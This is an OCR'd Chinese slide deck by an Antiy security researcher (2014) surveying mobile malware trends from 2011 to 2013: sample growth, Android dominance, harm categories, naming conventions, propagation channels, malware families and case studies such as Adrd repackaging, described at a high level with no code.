移动恶意代码技术及分析方法

潘博文

2014.01

http://www.antiy.com

个人介绍

- 安天武汉研发中心
  - 安全研究员
    - 移动恶意代码分析
    - 移动安全领域研究

纲要

- 概述
- 案例
- 工具
- 对抗
- 方法


移动恶意代码概述

创造就是我们的脚步

ANTIY

过去的三年。。。

- 2011年，2012年，2013年的样本数量



过去3年的样本数量

	2011	2012	2013
■样本数量	10683	208501	1047304

创造就是我们的脚步

过去的三年。。。

- 2011年，2012年，2013年的1Q的环比




	1月	2月	3月
🟦 2011年	156	222	413
🟦 2012年	2563	2966	3783
🟥 2013年	36792	43350	64223


创造就是我们的脚步

ANTIY

移动恶意代码平台分布特点

- Android平台恶意代码从2012年起，占据超过90%的绝对地位







创造就是我们的脚步

移动恶意代码种类分布特点

- 移动恶意代码行为分布


2012年手机恶意代码行为比例分布


2013年手机恶意代码行为比例分布

创造就是我们的脚步

ANTIY

主要危害

- 恶意扣费
- 隐私窃取
- 远程控制
- 恶意传播

- 资费消耗
- 系统破坏
- 诱骗欺诈
- 流氓行为

创造就是我们的脚步

ANTIY

分类


- 沿用传统PC上的分类和命名方式
  - Trojan
  - G-Ware
- 传统命名体系
  - Trojan/Android.Adrd.a[sms,spy]
- 以行为为主的命名体系

pay	恶意扣费
cha	资费消耗
pri	隐私窃取
rem	远程控制
fra	诱骗欺诈
spr	恶意传播
rog	流氓行为
sys	系统破坏

创造就是我们的脚步

ANTIY

传播途径



用户安装

- 官方市场/网站
- 第三方市场等
- 短信/彩信
- 二维码

联网下载

- 4G
- GPRS/3G
- Wi-Fi
- 蓝牙

PC渗透

- 刷机助手
- 手机助手

植入ROM

- 制造商预装
- 销售商预装

创造就是我们的脚步

围绕利益

Geinimi

DroidDream

Anserveb

FakeInst

Zitmo

Adrd


KungFu

创造就是我们的脚步

ANTIY

产业

- 传统的PC恶意代码地下产业链是成熟的
- 手机恶意代码的发展和成长有着成熟的PC恶意代码提供底蕴和基础




创造就是我们的脚


家族趋势与处置影响

- CNCERT专项处置对家族活跃周期的影响


GingerMaster样本活跃数量




KungFu样本活跃数量



DroidDream样本活跃数量




Kmin样本活跃数量



创造就是我们的脚步

家族趋势与处置影响

- 东欧来源家族FakeInst，缺乏有效治理，依旧在泛滥



创造就是我们的脚步

移动恶意代码案例


样本分析案例

- 从重打包开始
  - Adrd 2011
- 技术对抗奉陪到底
  - KungFu 2011~2012
- 混淆的极致，数量的泛滥
  - FakeInst 2012~2013
- 漏洞向恶意代码的快速过渡
  - Skullkey 2013
- 牟利才是最终的目的
  - “支付宝大盗” 2013

创造就是我们的脚步

案例——Adrd

捆绑前　　　　捆绑后



13:59

手机QQ

是否要安装该应用程序？

官方原版

允许安装该应用程序：

